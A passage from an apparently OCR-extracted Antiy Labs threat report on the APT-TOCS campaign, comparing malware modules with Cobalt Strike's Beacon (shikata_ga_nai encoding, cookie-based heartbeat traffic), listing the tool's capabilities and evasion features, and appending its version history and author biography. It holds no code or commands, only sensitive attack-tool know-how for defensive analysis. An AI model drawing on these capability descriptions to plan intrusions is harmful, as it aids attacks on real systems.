



Figure 15 The data package comparison of module 1

3.2 Comparison of disassembling commands of module 2

Our analysts compared sample module 2 and relevant files of Beacon, and found that the disassembling commands between them are exactly the same with exception of functionality code, including XOR encryption at the entry, downloading system DLL, obtaining function address, function calling modes and so on. The following lists three points.

	Sample module 2	Relevant Beacon files
XOR decryption at the entry (Using x86/shikata_ga_nai)		
The decrypted code at the entry		
Function calls		

3.3 Comparison analysis on module 3 data package

The following figure is the GET request comparison of the module generated by sample module 3 and Beacon. Here we can see both of them use Cookie to transmit information that has been encrypted, and send requests actively every 60 seconds. The data package is heartbeat.




Figure 16 Comparison of module 3 data package

3.4 Characteristics of Cobalt Strike

Using Cobalt Strike attack can execute various operations in the targeted systems, such as downloading and uploading files, executing designated programs, injecting keyboard recorder, executing commands via PowerShell, importing PowerShell script, executing commands via CMD, accessing system passwords and so on.

Cobalt Strike has the following characteristics:

- Penetrating sandbox
- Avoiding whitelist mechanism and cloud detection
- Intranet penetration
- Persistent attacks
- Attacking various platforms

4 Conclusion

With an automated test platform Cobalt Strike, the attack penetration can penetrate firewall, the approach the attackers used to control targeted host is covert and undetectable; what's

more, it can attack various platforms, such as Windows, Linux, Mac etc.; it's formidable adversary to Trusted Computing, Cloud Detection, Sandbox Detection and so on. According to the traces in the past, we believe that the threat has been active for 5 years; unfortunately, there isn't any powerful detection production and methods to defeat the malicious attack till now.

The reason why the CERT Analysis Team of ANTIY classified APT-TOCS into APT incidents is that it's a kind of targeted attack (one of the features of APT attack), it has anti-detection functions and also it can conceal itself. Compared with APT incidents in the past, the APT attack in this case doesn't cost too much, and the attackers aren't responsible for coding. With the application of commercial attack platform, the attackers saved the cost of an attack, also the vulnerability built joint function provided by relevant attack platform make the attackers easy to do injection. As a result, nations and organizations which without its own elite hacker groups and abundant capital can also launch some kind of APT attack via the attack pattern mentioned in this case. Meanwhile, it's more difficult for us to tracing when facing such modeled attack.

One of the leaders in Information Security area-Bruce Schiner said, "when big events on information security happened, people tend to treat it as an example of cyber warfare. It's ridiculous. From my point of view, what's happening and going to happen is: more and more tactics in physical warfare are applied to cyber warfare. It's important to note that, attack capabilities can be widely distributed if attackers take full advantages of certain technology, especially computer technology can make attack more powerful and automated." Obviously, highly automated commercial platform realized a high speed of spread of this attack capability (exceeded our anticipation).

We have to remind all relevant parties that we are confronting with the risk of large scale diffusion of network armaments which is led by the low cost of the attack capability. The commercial penetration attack detecting platform has two sides, on one hand, it can check the network environment of systems effectively, on the other hand, for nations, organizations and industries which has limited budget, it costs too much. Given the situation, all related parties should conduct more communication with each other, additionally, there is no doubt that both offensive party and defensive party are supported by superpowers, these superpowers should prevent the attack technique from widely distributing.

The incident mentioned there has no difference with other cases we detected in the past, it shows that, on the way to realize national informatizaion, we must fight against serious security challenges as we confronting now; it's also a good opportunity for our Chinese people and enterprises to demonstrate our faith and the efforts we made to conquer the challenge.

Appendix 1 References of Cobalt Strike and the author

Cobalt Strike is the business version of Armitage which is the penetration testing software of Metasploit figure interface written by Java. Armitage can carry out automatic attacks by

combining with known exploits of Metasploit. It integrates the free version of Armitage under bt5 and kali linx, and the most powerful functionality is adding the Payload of Beacon.

The first release time of Cobalt Strike is June, 2012.

Version	Description
Cobalt Strike1.45 and the former versions	It can connect the metasploit of Windows. Then it must connect metasploit of Linux.
Cobalt Strike1.46	System analyzer used return steps to check on Java report version, and fixed the exploits generated by private key.
Cobalt Strike1.47	Relieved multiple Beacon information backlog; had a overall check when dictograph was on.
Cobalt Strike1.48	Adding timestomp command to Beacon; the waiting time of copying bypassuac privilege files lasted 10 seconds.
Cobalt Strike1.49	Fixed Beacon HTTP Stager payload generator of Windows XP.
Cobalt Strike2.0	C&C of plasticity, adding option "veil" to the payload generator.
Cobalt Strike2.1	PowerShell command started major local PowerShell; updated build.sh tool.
Cobalt Strike2.2	Reconstructed the VNC server of process injecting and connecting with targeted system. The new process is easier to be neglected due to the host firewall. The exploit report showed URL quotes from ZDI, MSB, US-CERT-VU and WPVDB.
Cobalt Strike2.3	Compiled the DNS field of Beacon with customized encoder. Beacon added command runas and pwd.
Cobalt Strike2.4	Adding time stamp to view - >web log; regenerating new default Beacon HTTPS certification with different parameters; then generating C2 HTTPS certification; updating executable files and default tool kit of DLLS.

Author of Cobalt Strike: Raphael Mudge

Raphael Mudge is the founder of Strategic Cyber LLC, a Washington, DC based company that creates software for red teams. He created Armitage for Metasploit, the Sleep programming language, and the IRC client jIRCii. Previously, Raphael worked as a security researcher for the US Air Force, a penetration tester, and he even invented a grammar checker that was sold to Automattic. His work has appeared in Hakin9, USENIX ;login:, Dr. Dobb's Journal, on the cover of the Linux Journal, and the Fox sitcom Breaking In. Raphael regularly speaks on security topics and provides red team support to many cyber defense competitions.

Education background: Syracuse University, Michigan Technological University

Current position: Strategic Cyber LLC , Delaware Air National Guard

Skills: software development, information security, object-oriented design, distributed system, figure interface, computer network design, blog system, social engineering, security research and so on.

Company/Project/Organization	Postion	Time
Strategic cyber LLC	Founder and Principal	January, 2012-now
Delaware Air National Guard	Major	2009-now
Cobalt strike	Principal Investigator	November, 2011- May, 2012
TDI	Senior Security Engineer	August, 2010 – June, 2011
Automattic	Code Wrangler	July, 2009 – August, 2010
Feedback Army, After the Deadline	Founder	July, 2008 –November, 2009
Air Force Research Laboratory	Systems Engineer	April, 2006 – March, 2008
US Air Force	Communications and Information Officer	March, 2004 - March, 2008

Supported organizations:

Collegiate Cyber Defense Competition (CCDC)

North East CCDC 2008-2015

Mid Atlantic CCDC 2011-2015

Pacific Rim CCDC 2012, 2014

South East CCDC – 2014

Western Regional CCDC – 2013

National CCDC 2012-2014

Projects:

Sleep Scripting Language

An extensible general purpose language with Perl inspired syntax for the Java platform. Sleep is open source, licensed under the LGPL.

jIRCii

Scriptable Internet Relay Chat client for Windows, MacOS X, and Linux. jIRCii is open source, licensed under the artistic license.

Published works:

Live-fire Security Testing with Armitage and Metasploit

Get in through the backdoor: Post exploitation with Armitage

Tutorial: Hacking Linux with Armitage

The Design of a Proofreading Software Service

Agent-based Traffic Generation

Contribution:

cortana-scripts

metasploit-loader

malleable-c2-profiles

layer2-privoting-client

armitage

Projects:

Enterprise-level business cooperation

After the Deadline

Feedback Army

Cobalt Strike

Open source software

Armitage

Far East

jIRCii

Moconti

One Hand Army Man s

phPERL Same Game

Sleep

Reference linking:

https://plus.google.com/116899857642591292745/posts （google+）

https://github.com/rsmudge （GitHub)

https://www.youtube.com/channel/UCJU2r634VNPeCRug7Y7qdcw (youtube)

http://www.oldschoolirc.com/

https://twitter.com/rsmudge

http://www.hick.org/~raffi/index.html

http://www.blackhat.com/html/bh-us-12/speakers/Raphael-Mudge.html

http://www.linkedin.com/in/rsmudge

Appendix 2 About Antiy

Antiy Labs is a professional next-generation security-testing engine R&D enterprise. Antiy's engines provide the ability to detect various viruses and malware for network security products and mobile devices, which are used by more than ten well known security vendors. Antiy's engines are embedded in tens of thousands of firewalls and tens of millions of mobile phones all over the world. Antiy Labs is awarded the "Best Protection" prize by AV-TEST in 2013. Based on engines, sandboxes and background systems, Antiy Labs will continue to provide traffic-based anti-APT solutions for enterprises.

More information about antivirus engine, http://www.antiy.com (Chinese)

http://www.antiy.net (English)More information about anti-APT products of Antiy,http://www.antiy.cn